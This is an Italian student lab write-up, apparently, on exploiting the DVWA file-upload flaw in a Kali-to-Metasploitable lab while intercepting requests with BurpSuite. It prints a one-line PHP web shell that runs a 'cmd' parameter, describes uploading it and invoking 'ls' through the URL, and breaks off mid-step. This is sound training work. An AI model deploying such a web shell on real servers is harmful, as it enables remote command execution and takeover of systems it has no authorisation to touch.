

Exploit file upload


Traccia:
Configurate il vostro laboratorio virtuale in modo tale che la macchina Metasploitable sia raggiungibile dalla macchina Kali Linux. Assicuratevi che ci sia comunicazione tra le due macchine.
Lo scopo dell'esercizio è sfruttare la vulnerabilità di «file upload» presente sulla DVWA per prendere controllo della macchina ed eseguire dei comandi da remoto tramite una shell in PHP.
Inoltre, per familiarizzare sempre di più con gli strumenti utilizzati dagli Hacker Etici, vi chiediamo di intercettare ed analizzare ogni richiesta verso la DVWA con BurpSuite.

Verifico comunicazione tra Kali e Meta:





Apro Burpsuite e dopo aver fatto accesso a DVWA imposto la sicurezza su "low"




Su Kali creo la shell.php


```
┌──(kali㉿kali)-[~]
└─$ sudo nano shell.php
[sudo] password for kali:

┌──(kali㉿kali)-[~]
└─$ cat shell.php
<?php system($_REQUEST["cmd"]); ?>
```

Carico la shell nella sezione “Upload” monitorando l’upload tramite BurpSuite. Noto che la richiesta è di tipo POST.




Inoltro la richiesta cliccando su Forward per completare l’upload su DVWA



Inserisco sul browser come url l’url indicato in rosso eseguendo in aggiunta il comando ls

Su BurpSuite noto che la richiesta è di tipo GET



Inoltrando con Forward